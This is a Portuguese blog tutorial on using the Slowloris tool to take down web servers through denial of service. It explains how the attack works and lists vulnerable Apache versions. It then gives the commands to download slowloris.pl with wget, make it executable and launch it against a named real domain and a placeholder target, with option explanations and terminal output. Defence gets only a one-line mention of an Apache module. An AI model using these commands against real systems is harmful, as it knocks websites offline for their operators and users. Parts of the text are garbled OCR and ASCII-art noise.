Derrubando servidores com Slowloris

10 de abril de 2015 / s0ph0s

\sim	_	rreu				
()	\sim	rrai	1 11	ım ı	\triangle rr	\cap
w	レル		J U			· / .

Tente assistir o vídeo em www.youtube.com, ou ative o JavaScript caso ele esteja desativado em seu navegador.

O *Slowloris* é uma poderosa ferramenta utilizada como ataque de negação de serviço, podendo derrubar ou deixar lento a conexão de um servidor devido a taxa de conexão emitida a um alvo.

Para que entenda seu funcionamento, ele age da seguinte maneira: Slowloris envia através de um processo multi-thread varias requisições parciais ao servidor Web alvo, que não são completadas. Servidores como o apache, mantém por um determinado tempo as conexões TCP que ao sobrecarregar o servidor ele não valida todas essas requisições maliciosas ao mesmo tempo ficando em ciclo até sobrecarregar o servidor. A técnica atinge a camada 7 da aplicação que refere ao modelo OSI, podendo acarretar num queda de conexão dos usuários com o servidor ou uma lentidão ao acessar as páginas do site.

Servidores Vulneráveis:

- Apache 1.x.x.
- Apache 2.x.x (até 2.2.22)
- Dhttpd


Servidores não Vulneráveis:

- IIS6.0
- IIS7.0
- Lighttpd
- Nginx
- Cherokee
- Squid

Instalando e executando o Slowloris


Abra o terminal e digite o seguinte comando para fazendo o download dele:

wget http://ha.ckers.org/slowloris/slowloris.pl



E agora comando para dar privilégio de acsso ao arquivo :

#chmod 777 slowloris.pl



Agora executamos ele com simples comando para atacar o alvo:

./slowloris.pl -dns www.cienciahacker.com.br


Ou podemos usar um comandos mais rebuscado, setando as opções:

slowloris.pl -dns www.sitealvocom.br -port 80 -timeout 5 -num 5000 -cache

```
    -dns = Indica o alvo, podendo ser um IP ou uma URL.
    -port = Porta para o ataque.
    -timeout = Tempo de espera entre cada ataque
    -num = Número de pacotes que serão enviado.
```

```
root@LaboratorioHacker: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
     oratorioHacker:~# chmod 777 slowloris.pl
  t@LaboratorioHacker:~# ./slowloris.pl -dns www.sitealvo.com
CCCCCCCCCCCCC00888@888888000CCC00008888888@88888@@@@@@888@@@OCCoococc:::
oCCCCC08000CCC0088@88000000888808800000C0088888808000Cooccc:::coC000888888800CC
oCCCCC000880CooC088@800000088088888800CCCc0c000888880000000cc::::coC00008888800
oCCCC008800CCCC008@800C0000088888880oocccccoC0808008800000Cc::ccooCC00008888800
CCC00008800CC0008@88800CCoooC00888880oc::...::co0088888008800o:cocooCCCC000000880
CCC008888800C008@8880Ccc:::cC008880c..... .....cC0000000000c.:cooooCCC0000000000
                         . .co0008880000CoooooccoC00000C0000
0000008888800008@8@80oc:.:...c008088c.
00000888@8@8888888880o:. . ...c08880c...
                              :o000000000CCoocooCoCoC000000000
C000888@88888888880o:.
                  .08888C: .oC0o. ...cCCC000ooooocccoooooooCCC00
                           :..:..ccoCCCooCooccooccccoooooCCCC
CCCC00888888808888880o. .o80o. .c0880o:
CooOOOOOCCCC::::cooOooOoocccc::::cooOoooocccc::::cooOoooocccc::::cooOooooccccc:::cooOooooccccc:::cooOooooccccc
.:::cooccco08000000C:..:....coC08@800CC0c:...
                             ....:ccoooocccc:::::::::cooooooo
....::::ccccoCC00000Cc.....:c008@8@880CCCocccc::c::::cccc:::::cccc
.:cccoCooc:. ::cccc::c:. . . . . . . . . :::c:cccco
```

Para CANCELAR o ataque aperte Ctrl + C



Nota: Agora nota-se o tanto de pacote que são enviado para o servidor, alguns casos é possível derrubar um servidor apenas com uma 3G, porém para que tenha sucesso no ataque depende também se o alvo não tem o Modulo Anti_Apache que corrige essa vulnerabilidade. No vídeo no começo do tutorial ensina a fazer todo o processo e como proteger seu servidor.